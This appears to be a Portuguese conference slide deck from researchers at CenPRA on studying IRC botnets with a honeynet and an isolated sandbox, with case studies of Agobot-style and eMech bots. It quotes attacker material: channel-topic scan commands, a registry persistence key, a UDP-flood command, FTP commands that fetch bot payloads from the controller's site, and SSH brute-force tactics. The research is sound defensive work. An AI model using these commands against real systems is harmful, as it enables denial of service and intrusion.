
Metodologia de Análise

- Análise dinâmica, implicações:
  - Utilização dos mesmos nicknames, com o mesmo endereço IP de origem, realizando atividades não esperadas pelo controlador de botnet: risco de identificação da análise e da honeynet
  - Tempo de resposta: controlador pode modificar seu bot rapidamente


Agobot Config GUI
Generate Config
Cancel
Load from
Save to
Edit Script
FAQ
Cmd Ref
Properties
Value
vuln_channel - String
inst_polymorph - Boolean
scaninfo_chan - String
sniffer_channel - String
sniffer_enabled - Boolean
spam_aol_enabled - Boolean
spam_aol_channel - String
scaninfo_level - Integer
cdkey_windows - Boolean
identd_enabled - Boolean
redir_maxthreads - Integer
ddos_maxthreads - Integer
1. Configure bot - 2. ??? - 3. Profit!
Add Server
Delete Server
Root Server
Use SSL
Add User
Delete User
Server:
1
Server Password:
Main Channel:
Channel Password:
Nick Prefix:
Username:
Password:
Hostmask:
Identdmask:
Polymorph Section Name
ybbppfz
Key Length:
16

Metodologia de Análise

- Análise dinâmica, solução: Sandbox simulando botserver real



Metodologia de Análise

- Todas informações obtidas (nome do servidor, canais, tópicos dos canais, etc) são utilizadas para configurar o servidor fictício
- Bot é executado em sistema isolado da Internet. Acesso somente ao servidor falso

Metodologia de Análise

- Ao final de cada análise o disco do sistema base é zerado e seu estado é recuperado utilizando-se a ferramenta partimage

- Pelo estudo de caso apresentado a seguir pode-se verificar melhor o funcionamento da metodologia

Roteiro

- Introdução
- Botnets
- Honeynet CenPRA
- Metodologia de Análise
- Estudo de Caso
- Conclusão

Estudo de Caso

- Botnet “zip0”
- Analisando mais a fundo dados gerados pelo honeysnap obtém-se:

Channel	*Users*	*Topic*
#zip0-d1#	*1646*	*[+smntMCu] adv5c4n napi_139 50 3 0 -r -t -s*
#zip0-d2#	*1646*	*[+smntMCu] adv5c4n napi_445 50 3 0 -r -t -s*

Estudo de Caso

- Configuração bot server na sandbox:
  - Tcpdump e snort em execução
  - Responde DNS como: compress.zip0.com.ar
  - Servidor IRC com todas as características já observadas: nomes e tópicos de canais, senhas, etc, idênticos ao servidor real

Estudo de Caso

- Configuração bot client na sandbox:
  - Disco do sistema base é zerado
  - Restaura-se o mesmo S.O. do honeypot comprometido (Windows)
  - Na máquina recém instalada é executado apenas o bot capturado (h.exe)

Estudo de Caso

- Depois de quase uma hora em execução, os dados capturados no servidor (tcpdump) são analisados
- Também é realizada uma análise forense na máquina base que executou o artefato

Estudo de Caso

- Resultados:
  - O artefato (h.exe) se instala na máquina com o nome MSSCF32.exe e faz alterações no registro para que o bot entre em execução após cada boot do sistema

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] "MS System Call Function"="MSSCF32.exe"

Estudo de Caso

- Resultados:
  - Em execução, MSSCF32.exe faz requisições DNS perguntando por compress.zip0.com.ar

00:15:57.601377 IP 192.168.0.55.1038 > 192.168.0.254.53: 52974+ A? compress.zip0.com.ar. (38)

Estudo de Caso

- Resultados:
  - O bot se conecta no servidor falso, e após 40 minutos de inatividade, os seguintes dados são capturados pelo sebek:

[SCAN]: Random Port Scan started on XX.XX.x.x:445 with a delay of 3 seconds for 0 minutes using 50 threads.

  - Tópico do canal #zip0-d2#:

#zip0-d2# 1646 [+smntMCu] adv5c4n napi_445 50 3 0 -r -t -s

Estudo de Caso

- Resultados:
  - O tráfego de rede capturado pelo tcpdump confirma a varredura iniciada pelo bot:

00:29:42.546634 192.168.0.55.4650 > XX.XX.164.124.445: S 388531280:388531280(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

00:29:42.604849 192.168.0.55.4653 > XX.XX.104.166.445: S 388684351:388684351(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)

Estudo de Caso 2

- Who watches the watchmen?
  - Honeypot comprometido em março de 2007:
    - Honeypot comprometido: força-bruta de ssh;
    - Instalado um bot do tipo eMech para Linux;
    - Conectou-se à Undernet e foi retirado para análise.
  - A partir de um host em outra rede, conectou-se ao canal pré-configurado através do BitchX.
    - Controlador do canal manifestou-se, e foram mantidos chats entre março e abril de 2007.

Chats – Lições I

- Canal com *botclients de Linux, comandos através de mensagens:*
  - *Flooding:*

```
<CC> !shellbr @udpflood XX.YY.120.46 9000 400
<bot> (@UDP) Attacking: XX.YY.120.46 with: 9000 Kb packets for: 400 seconds.)¶
```

  - *ID:*

```
<CC> bot id
<bot> uid=1001(apache) gid=1001(apache) groups=1001(apache)¶
```

Chats – Lições I

- Canal com *botclients de Linux, comandos através de mensagens:*
  - *S.O./Users:*

```
<CC> bot uname -a ;w
<bot> Linux host.domain.cz 2.6.9-42.0.10.ELsmp #1 SMP Tue Feb 27 09:40:21 EST
   2007 x86_64 x86_64 x86_64 GNU/Linux
<bot>  20:36:46 up 5 days, 11:01,  1 user,  load average: 1.85, 2.30, 2.53
<bot> USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
<bot> viper    pts/0    xxx.yy.94.35.ads 18:55   58:36   9:49   0.01s sshd:
```

Chats – Lições II

- Invasões feitas através de força-bruta (ssh) ou exploração de vulnerabilidades do PHP;

- Divisão de tarefas entre os zumbis:
  - Manter os “nomes” dos canais (*eMech, eggdrop);*
  - *Executar comandos no alvo, i.e., recuperar informações sensíveis, lançar DoS, etc (Cmdshell, perlbots) .*

Cheating the Cheater

- Foi instalado um *honeypot Windows em uma outra rede, para servir de isca:*
  - *[Eu] Tenho uma shell, vamos instalar um bot?*
  - *[CC] does the box has perl? FTP? Wget?*
  - *[CC] ftp -nvdA <Site_CC>*
  - *[CC] get power.rar / rar.exe / pslist.exe / pskill.exe*
- *Power => bot do tipo eMech. O CC forneceu os dados para autenticação no canal, mas o botclient não foi executado => anti-vírus!*

Cheating the Cheater II

[CC] ok ..let's try to put an eggdrop in here
[CC] ftp -nvdA <Site_CC>
[CC] get windrop.rar
[CC] unrar that ..and then @eggdrop.exe
[Eu] this box is USELESS!!!
(...)
[Eu] what ssh brute force you use?
[CC] unixcod
[CC] first tries to scan a range for port 22
[CC] then makes a list with the ip's
(...)
[CC] from waht I saw ..like user:user ..or user:user123 ori user:123456
[CC] HOW TO SET A PASSWORD LIKE THAT ?

Troféus - I

- Miro *backdoor: binário para Linux*
  - *USAGE: miro [PORT=1230]*
    - *.-= Backdoor made by Mironov =-.*
  - *VirusTotal: File miro received on 10.25.2007 15:28:05 (CET) Result: 22/32 (68.75%)*
    - *Backdoor.Linux.Small.q (10/22)*
- *O bot que "contaminou" o honeypot Linux:*
  - *EnergyMech + Arquivos de configuração dos bots com informações dos canais mantidos pelo CC e nicks.*

Monitoração

- Foi desenvolvido um *bot de monitoração, utilizando GeoIP (botLocator).*

- *Em um dos dias de chat:*
  - *Período: 1 hora;*
  - *Qtde. bots no canal monitorado: 39*
  - *Interações E/S de bots: 7*
    - *Localização geográfica do provedor do botclient;*
    - *"Máscara" para ocultar a origem de alguns bots.*

Saída do b*otLocator*

```
(...)↰
 BotClient #19
  BotClient FQDN->KsSlave.users.undernet.org
(...)↰
 BotClient #38
  CC->RU, City->Anadyr, LAT->64.75, LON->177.4833

 BotClient #39
  CC->JP, City->, LAT->36, LON->138

##### REPORT #####
#
# Botclients:   39
# Identified:   31
# Undefined:    0
# Anonymized:   8
#
##### REPORT #####
```

Considerações

- *Os zumbis de uma botnet são bastante voláteis:*
  - *Hosts vulneráveis podem ser contaminados por outros malware e ocorrer um crash...*
  - *Alguns bots causam instabilidade na vítima, sendo rapidamente detectados.*
- *O modo de contagem de bots não é preciso => observou-se que o CC trocava constantemente os nicks de seus bots.*

Roteiro

- Introdução
- Botnets
- Honeynet CenPRA
- Metodologia de Análise
- Estudo de Caso
- Conclusão

Conclusão

- Botnet é um problema para a segurança em TI atualmente
- É preciso entender seu funcionamento para que seja possível desenvolver técnicas de combate ao problema
- A abordagem de análise apresentada mostra como uma honeynet pode ser útil nessa tarefa

Conclusão

- Metodologia desenvolvida:
  - Ferramentas de software livre
  - Ambiente isolado de análise
- Identificação de como os comandos são fornecidos aos bots: tópicos de canais IRC
- Identificação do significado de cada comando e respectivas ações tomadas pelo bot

Perguntas?

OBRIGADO

Marcelo C. Sacchetin <msacchet@cenpra.gov.br>
André A. R. Grégio <argregio@cenpra.gov.br>
Antônio Montes <amontes@cenpra.gov.br>

Referências

[1] Barbato, L. G. C. and Montes, A. (2004) "SMaRT: Resultados da Monitoração de Atividades Hostis em uma Máquina Preparada para ser Comprometida" I WorkComp Sul - Unisul - Universidade do Sul de Santa Catarina, Florianópolis, May 2004.

[2] Dupoux, F. and Ladurelle, F. (2007) “partimage” http://www.partimage.org/Main_Page

[3] Ritter, J. (2007) "ngrep - network grep" http://ngrep.sourceforge.net

[4] SNORT (2007) “snort” http://www.snort.org (verified on March 2007)

[5] TCPDUMP (2007) “tcpdump” http://www.tcpdump.org (verified on March 2007)

[6] The Honeynet Project (2007) "Sebek" http://www.honeynet.org/tools/sebek

[7] UK Honeynet Project (2007) "Honeysnap" http://www.ukhoneynet.org/tools/honeysnap

[8] Symantec http://www.symantec.com